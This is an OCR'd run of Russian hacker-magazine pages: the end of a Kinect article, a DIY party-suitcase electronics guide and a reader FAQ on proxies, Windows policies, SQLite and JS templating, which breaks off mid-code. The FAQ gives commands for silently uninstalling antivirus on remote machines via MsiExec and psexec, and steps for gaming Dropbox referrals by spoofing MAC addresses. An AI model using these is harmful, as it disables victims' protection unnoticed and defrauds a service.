Однако, эксперименты с кинектом одним кинектом ограничиваются! Если к сенсору добавить проектор — то получится система дополненной реальности, хочешь подсвечивай отдельные объекты в комнате, рисуй светом на стенах или создай систему, которая бы интеллектуально гоняла кота за световым пятнышком. Один кинект дает карту глубин с одной стороны, а если их взять 3 или 4 и расставить по углам, то можно получить полную трехмерную картину внутреннего пространства. Настоящий 3d-сканер, работающий в реальном времени!

Но не все только людям!

Еще Kinect придется по вкусу и роботам — еще бы, раньше трехмерные лазерные дальномеры стоили несколько тысяч долларов, а это устройство реализует те же возможности всего за две сотни. Таким образом, можно собрать мощного робота на недорогих серийных компонентах. Например: iRobot Create в качестве шасси, обычный нетбук с установленной Ubuntu и ROS — в роли мозга системы, а Kinect — в качестве датчиков. Именно так и выглядит Willow Garage Turtlebot (willowgarage.com/turtlebot). Да похожим образом устроен и Bilibot (bilibot.com), к которому прикреплена еще и миловидная красная клешня. Плюс уже доступен для заказа за $1200. Вообще кинект — первый представитель нового класса устройств. Уже готов и его конкурент, изначально нацеленный на работу с PC, — Asus WAVI Xtion. Вероятно, пройдет еще немного времени, и к этой гонке подключатся новые производители, библиотеки обзаведутся обертками для множества языков, и готовые решения войдут в повседневную жизнь, а вид человека, машущего руками перед компьютером, станет обычным делом. ⌶

Сергей Сильнов (po@kumekay.com)



ЧЕМОДАНЧИК ДЛЯ ЗАГОРОДНОГО ВЫЖИВАНИЯ

Собираем летний гик-набор в одном чемоданчике

На дворе лето, и друзья заставляют тебя забросить широкие экраны и выползти из городских квартир поближе к природе. Конечно, недружелюбный для гика полудикий мир может принести немало сюрпризов. Так что предлагаю не отказываться от благ цивилизации и выбираться за город со специальным самодельным чемоданчиком.

Твой спасительный набор будет состоять из усилителя с колонками, некоторого света, универсального зарядника и еще кучки гаджетов. Но для всей незамысловатой электронной начинки потребуется вместилище. Отличный вариант — старый советский чемоданчик с хромированными уголками. Как только обзаведешься таким, можно заказывать внутренности!

Покупки в китайских магазинах

Заказ в китайских интернет-магазинах — это мой любимый вариант приобретения разных гаджетов. В них огромный выбор весьма самобытных устройств с ярлычками «made in China». От большинства продавцов на eBay эти магазины выгодно отличаются бесплатной доставкой авиапочтой по всему миру, даже для копеечных заказов. Но стоит отметить, что после пересечения российской границы, скорость перемещения посылки оставляет желать лучшего, и любой заказ доберется до твоего почтового отделения в среднем не быстрее чем за месяц. Так что покупай все заранее!

Самый крупный из этих магазинов — dealextreme.com, в ассортименте которого — порядка 50 000 товаров. Также есть focalprice.com и kaidomain.com. Отдельно отмечу buyincoins.com, в котором небольшой выбор, но всегда самые низкие цены. Работают эти магазины вполне слаженно, а в службах поддержки понимают даже весьма коверканный английский. Если после всех рассказов доверия к магазинам не появилось — не рискуй по-крупному, а купи что-нибудь за пару долларов (dealextreme.com/gift-ideas) и проверь надежность самостоятельно. Оплата в них принимается только одним способом — при помощи системы paypal, к счету в которой можно привязать практически любую банковскую карту (кроме Maestro и Visa-Electron). Регистрация на paypal.com проста, единственное — несмотря на русскоязычный интерфейс, все поля стоит заполнять на латинице. Подробнее про подводные камни оплаты и про выбор банка можно прочитать на форуме ebay-forum.ru. Теперь об электронной начинке чемоданчика.



Чемодан до и после перерождения

Звук

Первое, с чем придется столкнуться на природе — это оглушительное пение птиц. Лучше всего бороться с ним при помощи небольшой, но бодрой акустической системы!
На DealExtreme есть выбор небольших усилков, питающихся от 12 вольт. Они рассчитаны на всяческую мототехнику, но если правильно организовать питание, то можно применить и в нашем деле.
Неплохой вариант: dealextreme.com/details.dx/sku.35199 он небольшой и стоит всего $19. Не пугайся надписи на корпусе «stere amp», несмотря на нехватку буквы «O», стерео у него полноценное. Хотя выходы правого канала подписаны неверно — в красный коннектор нужно подключать отрицательный провод, и, наоборот, в черный выход — красный провод.
Потенциометрами на корпусе можно регулировать громкость, высокие и низкие частоты. Есть в нем и простенький mp3-плеер, умеющий играть usb-флешки или карточки sdhc, правда, управляется он только с пульта, что, впрочем, поправимо.
Заглянуть внутрь усилка тоже будет полезно! Электронику ты сможешь достать, открутив саморезы с обоих торцов и днища корпуса. К верхней плате — mp3-плееру — идет трехжильный белый проводок. Среднюю жилу можешь перекусить, это лишняя аналоговая земля, и единственное, что она реально здесь делает — создает дополнительный контур для наводок, без которого музыка станет чище. Также на плате, между слотами USB и SD есть не распаянный шестиштырьковый разъем кнопок управления плеером. Выходы, начиная от края платы:

1. не подсоединен;
2. земля;
3. источник USB/SD;
4. назад (или уменьшение громкости при удерживании);
5. играть/пауза;
6. вперед (или увеличение громкости при удерживании).

Можешь подпаять кнопки на основные действия и вынести их на приборную панель чемоданчика. После собирай усилок обратно, только не забудь добавить свеженькой термопасты на микросхемы усилителя — они находятся на обратной стороне большой платы.
Чтобы не морочить голову лишней пайкой, да и заполучить экранчик и радио — можешь поставить автомагнитолу: dealextreme.com/details.dx/sku.27987.
К усилителю, конечно же, нужно подключить динамики! Здесь раздумывать особо долго не нужно — автомобильные колонки диаметром 10 или 13 см будут в самый раз, купить их можно в любом автомагазине за 500-700 рублей, да и на полках гипермаркетов они тоже часто встречаются.

Свет

Другая проблема загорода — кромешная темнота ночью, поэтому хоть какой-то минимум освещения в походном наборе быть должен! Во-первых, нужно подсветить сам чемоданчик, чтобы он случайно не потерялся и приманивал к себе взгляды. Для этого отлично подойдет электролюминесцентный провод, который обожают многие моддеры. Эти провода требуют достаточно высокого напряжения (в несколько сотен вольт), поэтому для них требуется специальный повышающий адаптер.
Несколько основных цветов с блоками питания от 12 вольт можно найти на s.dealextreme.com/search/EL+Strip. Стоит отметить, что адаптеры конкретно этих проводов довольно громко и противно пищат (ШИМ их инвертора выходит в звуковой диапазон), так что музыку придется включать погромче. В принципе, эти провода можно резать и подсоединять в параллель несколько кусочков, и например, выложить из них какой-нибудь светящийся узор на поверхности чемодана. Вдобавок можно подсветить колонки в стиле BMW-шных ангельских глаз (dealextreme.com/p/25513). Кроме того, если друзья веселые и любят потанцевать, то надо добавить и немножко диско-света: вращающийся шарик (dealextreme.com/p/43968), а лучше зелено-красный лазерный проектор, рисующий сетки из точек (dealextreme.com/p/44281), работает он через 12-вольтовый адаптер, а значит, его также можно подключить в нашу систему.

Видео

Если прокачивать чемодан по полной, то надо добавить и небольшой экранчик, чтобы проигрывать видео. Можно поставить медиапроигрыватель, но это неинтересно. Функционала у него будет негусто, а стоить будет почти как бюджетная таблетка на андроиде. Например, ePad buyincoins.com/details/epad-7-touch-mid-notebook-android-usb-enthernet-rj45-product-1851.html. Конечно, штуковина эта далека от идеала — ARM-процессор VIA VT8505 с частотой в 450 MHz быстрым никак не назвать, да и сенсорная поверхность резистивная, многопальцевые жесты она не распознает. Зато 7" экран (с традиционным для этого размера разрешением 800x480) вполне яркий и позволит насладиться чем-нибудь из мирового кино-наследия. Вложив в обустройство чемоданчика еще сотню американских долларов, можно поставить планшет получше. Например, 7" Dropad (dealextreme.com/p/71932) — с гигагерцовым процессором Cortex A8 и емкостным экраном уже позволит создать виртуальный DJ-пульт (market.android.com/details?id=com.beatronik.djstudio), а благодаря встроенному GPS'у — не потеряться среди необъятных просторов нашей родины.


Чемоданчик в темноте

Интернет

Сидеть без интернета может быть скучно даже вдали от цивилизации. К счастью, практически всюду, куда ходят пригородные поезда, добрались и вышки операторов сотовой связи. Поэтому EDGE или 3G-интернет — это твой вариант. В загородных условиях качество сигнала может быть далеко не безупречным, поэтому перемещаться, испытывая постоянные дисконнекты, будет некомфортно. Лучше расшарить интернет через Wi-Fi. Для этого потребуется USB 3G-модем и подходящий Wi-Fi роутер. Купить USB 3G-модем можно и в Китае, но смысла в этом нет, почти все местные операторы тоже продают эти же модемы (производства Huawei или ZTE) по приемлемой цене в 700-1000 рублей. Роутер для Wi-Fi подойдет любой (с USB-портом), поддерживающий прошивку dd-wrt (dd-wrt.com) или работающий с 3G-модемами из коробки, например, dealextreme.com/p/59040. В качестве более мобильного варианта пойдет dealextreme.com/p/51797, хотя он может сильно утомить, потому что аккумулятора из комплекта хватает лишь минут на 20 работы, а во время зарядки работать он не может. Если же ты уже решил потратиться на android-таблетку от Dropad, то дополнительно роутера не понадобится — у нее есть USB-разъем и должны поддерживаться многие модемы. А начиная с android-версии 2.2, в нем есть встроенный функционал для расшаривания 3G через Wi-Fi, в более же старых версиях андроида придется воспользоваться сторонней программкой, например Barnalce WiFi Tether (market.android.com/details?id=net.szym.barnacle).

Список материалов чемоданчика


Деталь	Цена
FM-передатчик	200
USB-адаптер	60
Аккумулятор	600
Баллончик с краской	150
Зарядник	1000
Клей	60
Колонки	500
Мультихвост для телефона	90
Обшивка из кожзаменителя	70
Разъемы, проводочки и большая красная кнопка	150
Светодиодная лампа	90
Усилитель	530
Фляга	200
Чемоданчик	Бесценно
Электролюминесцентый провод	300
В сумме:	4000

Еще немного радиосвязи

Будет приятно управлять чемоданом с большего расстояния, чем позволяет ИК-пульт управления усилителем. Для этого можно использовать mp3-плеер, к которому подключен fm-трансмиттер, работающий от батареек (dealextreme.com/p/625), а в чемоданчик встроить приемник. Можно заказать небольшой приемник, который работает еще и как Bluetooth-гарнитура (dealextreme.com/p/14956), тогда можно будет проигрывать музыку прямо с телефона.

Питание

Наконец, пришло время поговорить об организации питания. Уже обговорен целый ворох гаджетов, которые могли бы уместиться в чемоданчик и помочь тебе весело провести время на природе, но для всех них требуется источник питания. Поскольку даже портативный дизельный генератор взять с собой не удастся, рассчитывать приходится только на аккумуляторы. Недорогим и весьма практичным вариантом станет использование свинцово-кислотного аккумулятора. Те что ставят в автомобили или мотоциклы, обладают хорошей емкостью — от 35 А/ч, но подойдут только в случае чемодана на колесиках. Разумней взять менее тяжелый аккум от ИБП, их ты найдешь во многих компьютерных магазинах, а емкости в 7-12 А/ч должно хватить, чтобы поддерживать движуху в течение целой ночи. А когда к утру он разрядится, то просто выставь его на яркий дневной свет, и солнечная батарея (dealextreme.com/p/ 71635) поможет ему вновь поднабраться сил. Правда, даже при хорошей погоде, на полную зарядку уйдет 3-4 дня. Для зарядки дома лучше выбрать другой вариант: существует замечательный универсальный зарядник (dealextreme.com/p/ 35190), который работает с любыми



Десятихвостый зарядник

Плата mp3 из усилителя

типами аккумуляторов: NiCd, NiMH, LiIon, LiPo, LiFe и, конечно же, со свинцово-кислотными. Заряжать он может быстро, с максимальным током в 5 ампер, хотя в таком режиме очень сильно греется и он сам, и его блок питания, поэтому стоит их охладить, подвесив рядышком какой-нибудь кулер.

От одного 12-вольтового аккумулятора придется запитать всю бортовую начинку. Усилителю преобразовывать питание не нужно, необходимо лишь подпаять соответствующий штекер. Обычно для 12 В используются штырьковые разъемы с внутренним диаметром 2,1 мм и внешним — 5,5 мм, внутренний контакт положительный, внешний — отрицательный. Также не нужен трансформатор для ЭЛ-провода и светодиодной подсветки. Для всего остального нужны преобразователи. Удобно встроить в чемодан круглую автомобильную розетку прикуривателя, и дальше все адаптеры на разные напряжения включать в нее:

5 В: Без USB-розетки, от которой привыкли питаться телефоны и плееры, тебе точно будет не обойтись. А чтобы не создавать очередей на зарядку, пускай их будет сразу две (dealextreme.com/p/58012)! Удовлетворить электрический голод разномастных мобильных девайсов десятиголовый Змей Горыныч (dealextreme.com/p/34674). У него есть разъемы microUSB, miniUSB, nokia, iPhone, SE, LG и т.д.

1,5-12 В: Многие устройства, рассчитанные на работу от сети 220 вольт, питаются через адаптеры, на выходе у которых 6-9 вольт. Из упомянутого выше, это Wi-Fi роутер, лазерный проектор и зарядник для планшета. Для них есть универсальный адаптер (dealextreme.com/p/90021) с набором сменных штекеров.

12-24 В: Ноутбуки обычно требуют для зарядки большего напряжения — 19-20 В, но и для них существует блок питания (dealextreme.com/p/3438). Емкости аккумулятора в чемоданчике должно хватить на пару полных зарядок.

220 В: Если же какой-нибудь капризный гаджет требует исключительно переменного тока, то и на него есть управа в виде инвертора на 220 вольт. Они бывают разной мощности, но не стоит забывать, что емкость и предельный ток аккумулятора не безграничны, поэтому нагрузку мощнее 100 ватт точно не стоит подключать. focalprice.com/ERK80S/100W_DC_12V_to_AC_220V_Power_Inverter_Kit_Silver.html.

Чемодан-минимум

Вдоволь теоретического экскурса — простенький чемоданчик в руках лучше продвинутого в магазине. Наверняка состояние твоего чемодана далеко от идеала, и требуется его несколько освежить. Поскольку старые советские чемоданы уже снискали огромную славу на мысе Казантип, то массу подробных инструкций по их восстановлению нетрудно найти по запросу «Желтый чемодан изготовление». В двух словах процесс реабилитации побитой жизнью коробки прост:

1. Выкрутить все шурупы, вытащить все гвозди и заклепки, отодрать всю обшивку.

2. Картонное основание выровнять эпоксидкой или термоклеем из пистолета.

3. Покрасить или обтянуть основание.




Схема питания

4. Отполировать или покрасить уголки.

5. Собрать все обратно.

Размер чемодана выбирай исключительно исходя из своих сил, крайне необходимых предметов найдется даже для самого большого, но чтобы таскать его за собой потребуется недюжинная выдержка. Теперь чемодан подготовлен, и осталось определиться с набором гаджетов для волшебной коробочки.

Этот бело-красный чемоданчик довольно небольшой, поэтому и задач на него возлагается минимум — играть музыку, светиться в темноте и заряжать телефончики. На большее там места не найдется (кроме небольшой фляжки для минеральной воды).

Электрика простая — пара крокодильчиков от аккумулятора ведут к двум большим красным кнопкам, одна из которых включает все внутреннее оборудование (у усилка и света есть еще и свои выключатели), а другая — внешнюю розетку. Подключаться к аккуму именно крокодильчиками удобно потому, что это позволит легко перекинуть питание на другой источник.

Для фиксации гаджетов внутри чемодана я использовал клей из термоклеевого пистолета, который можно купить за пару сотен рублей (плюс десяток стержней за 50 рублей). Усилитель и аккумулятор укреплены на деревянные рейки, которые держатся на корпусе чемодана также при помощи термоклея.

Этот красный чемоданчик — лишь минимальный набор того, что стоит брать с собой на природу. Большинство девайсов пригодятся тебе не только за городом, но и в любой другой день в машине и дома, так что потраченные деньги не будут выброшены. Уверен, ты придумаешь еще тысячу вариантов дополнить этот комплект, главное, выезжая на отдых, не забудь расслабиться и на самом деле хорошенько отдохнуть! ⌶

Степан «Step» Ильин (twitter.com/stepah)



Есть вопросы — присылай на faq@real.xakep.ru

Q: Какой инструмент ты можешь посоветовать, чтобы найти на сайте медленные страницы, чтобы впоследствии оптимизировать их?

A: Наверное, каждый веб-мастер знает о таком инструменте для аналитики, как Google Analytics (www.google.com/analytics). С недавнего времени сервис обзавелся новым интерфейсом (он постепенно становится доступным всем пользователям) и некоторыми новыми фичами. Одна из них занимается как раз тем, что измеряет время загрузки отдельных страниц сайта. По умолчанию, правда, такая возможность отключена. Чтобы включить бенмарк необходимо добавить одну строчку в скрипт GA (тот JS-код, который вставляется в каждую страницу веб-проекта и необходим для сбора и отправки данных Google'у), а именно обращения к функции _trackPageLoadTime(), который должен происходить после вызова _trackPageview():

```
// Вариант для асинхронного кода GA:
_gaq.push(['_trackPageview']);
_gaq.push(['_trackPageLoadTime']);
// Вариант для стандартного кода GA:
pageTracker._trackPageview();
pageTracker._trackPageLoadTime();
```

После этого данные о времени загрузки страницы ты сможешь найти в отчете «Содержание → Скорость загрузки сайта». В отчет будут включены все страницы ресурса, отсортированные в списке по времени загрузки в секундах.

Q: Каким образом можно сделать полный бэкап профайла отдельного пользователя Windows и всех пользователей сразу? Чтобы без проблем перенести профиль в другую систему?

A: Можно было бы объяснить, как это сделать вручную, но лучше всего с задачей справятся специализированные утилиты вроде Backup Utility (code.google.com/p/backup-utility-4) и DataGrab (sites.google.com/a/obxcompguy.com/foolish-it/vb6-projects/datagrab), которые полностью автоматизируют процесс. Вторая из утилит создает резервную копию выбранного профиля (при желании можно сделать бэкап всех профайлов сразу), а также любых других выбранных папок и оформляет резервную копию в виде исполняемого файла. Соответственно, для переноса профилей в другую систему, в том числе недавно установленную, необходимо лишь запустить этот exe-шник.

Q: Некоторые компании для регистрации по старинке требуют отправить факсом какие-то документы. К счастью, смог сделать это из офиса, правда, пришлось отключать на телефоне выход на международную связь. Как бы обойтись без этого геморроя?

A: Знакомая проблема. Ведь даже для получения аккаунта разработчика Apple, придется воспользоваться факсом (WTF?!). Проще всего «отправить бумажку» через специальный сервис вроде www.myfax.com/free. Совершенно бесплатно, замечу.

Q: Посоветуй SOCKS5-прокси, который можно установить на удаленном Linux-шелле.


A: Ты, возможно, удивишься, но в большинстве случаев поднять на Linux-хосте сокс можно всего одной командой:

```
ssh -N -D 0.0.0.0:1080 localhost
```

Таким образом, мы включаем динамическую переадресацию портов (флаг «-D») с 1080 порта и взаимодействие с клиентами по протоколам SOCKS4 и SOCKS5 (то есть точно так же, как и любой другой SOCKS5-прокси). Опция «-N» указывает, что процессу необходимо работать в idle-режиме без запуска каких-либо команд на localhost'е. Можно также запустить ssh в фоновом режиме, добавив при запуске ключ «-f». Важно, что для выполнения команды тебе не нужны рутовые привилегии. Но они понадобятся, если ты захочешь сделать контроль доступа при помощи iptables:

```
iptables -A INPUT --src 1.2.3.4 -p tcp
 --dport 1080 -j ACCEPT
iptables -A INPUT -p tcp --dport 1080 -j
 REJECT
```

С помощью этих команд мы разрешаем подключения с IP-шника 1.2.3.4 и запрещаем любые другие (для 1080 порта). Но если очень хочется отсечь левые подключения, которые обязательно будут, а рутовых прав нет, то можно воспользоваться довольной простой proxy-оберткой, написанной на Perl'e, — TCP



Устанавливаем политику для запуска приложения

proxy (github.com/pkrumins/perl-tcp-proxy). В сценарии явным образом прописывается список допустимых для подключения IP-адресов (переменная @allowed_ips). TCP proxy будет стартовать на указанном порту и переадресовывать на наш SOCKS-сервер только те запросы, которые разрешены. Сам демон SSH при этом нужно запустить немного по-другому:

```
ssh -N -D 55555 localhost
```


При такой конфигурации никто не сможет подключиться к SOCKS извне, кроме приложений, запущенных на localhost'е.

Q: Подскажи, как правильно (без лишних костылей и софта) ограничить список программ, которые может запускать Windows-пользователь?

A: Задача «на ура» решается с помощью стандартного механизма Windows, который называется «Политика ограниченного использования программ» (SRP). Если быть точным, то через редактор групповой политики (GPO). Наша задача — запретить пользователю запуск любых приложений, кроме нескольких разрешенных (ты их определяешь сам) и тех, которые необходимы ему для выполнения входа в систему. Так, чтобы юзер мог просто залогиниться в систему, ему обязательно нужно предоставить доступ к следующим системным приложениям:

```
C:\Windows\explorer.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\dwm.exe
C:\Windows\System32\rdclip.exe
C:\Windows\System32\taskhost.exe
C:\Windows\System32\TSTheme.exe
C:\Windows\System32\userinit.exe
```

Это обязательный список — без этих приложений пользователь даже не сможет зайти в систему. Теперь пошагово пройдем по процессу создания нужной политики:



SQLiteSpy — наиболее продвинутый инструмент для работы с SQLite

1. Запускаем консоль управления («Пуск → Выполнить» → mmc).
2. Выбираем в меню «Файл → Добавить или удалить оснастку».
3. Кликаем на «Редактор объектов групповой политики» (GPO).
4. Жмем «Добавить».
5. Кликаем «Обзор», указываем пользователя, который будет добавлен в GPO.
6. Кликаем «Готово» и потом «OK». Теперь в консоли управления ты видишь дерево с корневым элементом «Политика <имя пользователя>».
7. Переходим в «Конфигурация пользователя → Конфигурация Windows → Параметры безопасности» и кликаем правой кнопкой по «Политики ограниченного использования программ» и выбираем «Создать политику ограниченного использования программ».
8. В дереве появятся два новых элемента. Кликаем на «Уровни безопасности».
9. Дважды кликаем по элементу «Запрещено» и устанавливаем этот уровень безопасности по умолчанию. С этого момента пользователь не сможет запускать никакие приложения, кроме разрешенных.
10. Переходим в раздел «Дополнительные правила». Удаляем отсюда мусор, который создала система (элементы, начинающиеся с «%HKEY_LOCAL_MACHINE\...»).
11. Остается добавить правила, разрешающие запуск необходимых для пользователя приложений и тех элементов, которые я перечислил выше, и необходимые для нормальной работы юзера в системе.


Делается это отдельно для каждого бинарника через контекстное меню «Создать правило для хэша», где надо выбрать нужный исполняемый файл и поменять уровень безопасности для него на «Неограниченный».

Q: Какую базу данных посоветуешь для простых проектов?

A: Если нужно что-то очень простое, то мой совет — SQLite (www.sqlite.org), которая при всей простоте использования является частью многих серьезных проектов.

Многие программы поддерживают SQLite в качестве формата хранения данных (особенно в Mac OS и iPhone OS, Android).

Базой данных SQLite удобно управлять через консольную утилиту sqlite3 или



Дампим адресное пространство процесса с помощью PMD

GUI-приложение вроде SQLite Browser (sqlitebrowser.sourceforge.net), SQLiteSpy (www.yunqa.de/delphi/doku.php/products/sqlitespy/index) и SQLite Manager (addons.mozilla.org/ru/firefox/addon/sqlite-manager). Чтобы глубже вникнуть в процессы, происходящие внутри SQLite, рекомендую посмотреть видеолекции от ее создателя Ричарда Хиппа (bit.ly/mCQlxA).

Q: Какой самый простой способ захостить файлы с удаленной машины?

A: Недавно открыл для себя один замечательный хак, представляющий собой всего одну команду:

```
$ python -m SimpleHTTPServer
```

Эта команда поднимает на 8000 порту (по умолчанию) полноценный веб-сервер с контентом текущей директории (т.е. той, откуда она была выполнена). Демон стартует на всех интерфейсах одновременно (адрес 0.0.0.0). Если в папке будет index.htm, то он соответствующим образом будет обработан при обращении. Если же его не окажется, то ты увидишь листинг текущей директории. Очень удобно. Все это хозяйство работает потому, что в стандартной поставке Python есть модуль SimpleHTTPServer. А поскольку Python сейчас есть в поставке большинства Linux-дистрибутивов, то хак с большой вероятностью заработает практически везде. Ничего не мешает провернуть то же самое и под виндой, если в ней установлен пайтон.

Q: Как незаметно удалить антивирус с удаленной машины?

A: Хочу рассказать об одном довольно забавном способе, в который я долго не мог поверить, когда мне его показали. Его мне продемонстрировал один знакомый администратор, которому необходимо было сразу со всех машин в локальной сети удалить корпоративную версию Symantec Antivirus. Поскольку речь шла о локалке крупного инвестиционного банка, то об остановке работы пользователей не могло идти и речи (а трудятся парни и днем, и ночью). Важно было удалить антивирус (чтобы установить более новый продукт от той же компании), но так, чтобы никто из пользователей даже не заметил осуществляемых действий. Причем обязательно было обойтись без

перезагрузки. Как сделать это на 300 компьютерах одновременно? Недолго думая, приятель посмотрел, как антивирус предлагает удалить его вручную. Для этого в ветке реестра `HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENT VERSION\UNINSTALL` он нашел запись, которая касалась Symantec Antivirus. Его идентификатор был {BA4B71D1-898E-4306-AE87-8BA7A596F0ED}. В параметре UninstallString явно указывалось, что деинсталляция осуществляется через стандартную службу MsiExec.exe. Уже просто скопировав значение этого параметра в командную строку, можно было запустить процесс удаления программы с компьютера. Но нам-то нужно «тихое» удаление. Оказалось, что если добавить несколько ключей MsiExec.exe, то провести операцию можно вообще без всякого шума:

```
MsiExec.exe /norestart /q/x{BA4B71D1-
898E-4306-AE87-8BA7A596F0ED}
REMOVE=ALL
```

А имея права администратора домена, та же самая команда легко отдается на выполнение всем компьютерам в локальной сети:

```
psexec \\computer_name MsiExec.exe /
norestart /q/x{BA4B71D1-898E-4306-
AE87-8BA7A596F0ED} REMOVE=ALL
```

Зная, сколько сил антивирусные вендоры тратят на различные защитные механизмы, сложно поверить, что все может быть выполнено настолько просто.

Q: Как прокачать свой аккаунт на Dropbox, используя реферальную систему? Одних только левых email'ов не хватает: программа каким-то образом определяет уникальность системы.

A: Если говорить начистоту, то мой тебе совет. Если тебе действительно нужны дополнительные гигабайты для Dropbox-ящика, то не обломайся: купи премиальный аккаунт. За счет этого сервис может позволить миллионам пользователей пользоваться его услугами совершенно бесплатно. Но если по сути вопроса, то уникальность пользователя Dropbox определяется по MAC-адресу. Так что для каждого нового реферала, который будет прибавлять 250 Мб к объему контейнера Dropbox, нужно:

1. Зарегистрироваться с уникальным email'ом.
2. Войти в систему, используя такую регистрацию.

Если под Linux'ом Mac-адрес для сетевого адаптера меняется через ifconfig, то под виндой тебе понадобится специальная утилита Technitium MAC Address Changer v5 Release 3 (www.technitium.com). К слову, энтузиасты уже успели написать скрипт, который автоматизирует процесс прокачки профиля Dropbox (habrahabr.ru/blogs/services/120526).

Q: Вот задачка, как бы ты ее решил? В JavaScript есть некоторые данные, на их основе необходимо сгенерировать новый кусок HTML-страницы (по шаблону) и вставить в DOM. Как это лучше всего реализовать?

A: Главный вопрос: как хранить шаблон и как наиболее удачно вставить в этот шаблон данные? Решение этой задачки, честно скажу, я открыл для себя из блога Степана Резника (sreznikov.blogspot.com). А он, в свою очередь, позаимствовал его из лекций Дугласа Крокфорда. Идея в том, чтобы добавить в прототипы объекта String метод supplant, который в строке ищет выражения, заключенные в фигурные скобки {}. Каждое найденное выражение используется как ключ к переданному объекту, и, если по этому ключу лежит строковое или числовое значение, то выражение в фигурных скобках заменяется этим значением.

```
String.prototype.supplant =
function(o) {
    return this.replace(/{([^{}]*)}/g,
        function(a, b) {
            var r = o[b];
            return typeof r === 'string' ||
              typeof r === 'number' ? r : a;
        }
    );
};
```

Как это работает. Для примера берем следующие данные:

```
var data = {
    url: '/test/',
    thumb_src: 'test.gif',
    thumb_width: 60,
    thumb_height: 30,
    caption: 'Трам-парам!'
};
```

И используя функцию supplant, вставляем их в заранее подготовленный шаблон:

```
var template = '<div class="preview">
<p class="image"><a href="{url}"><img
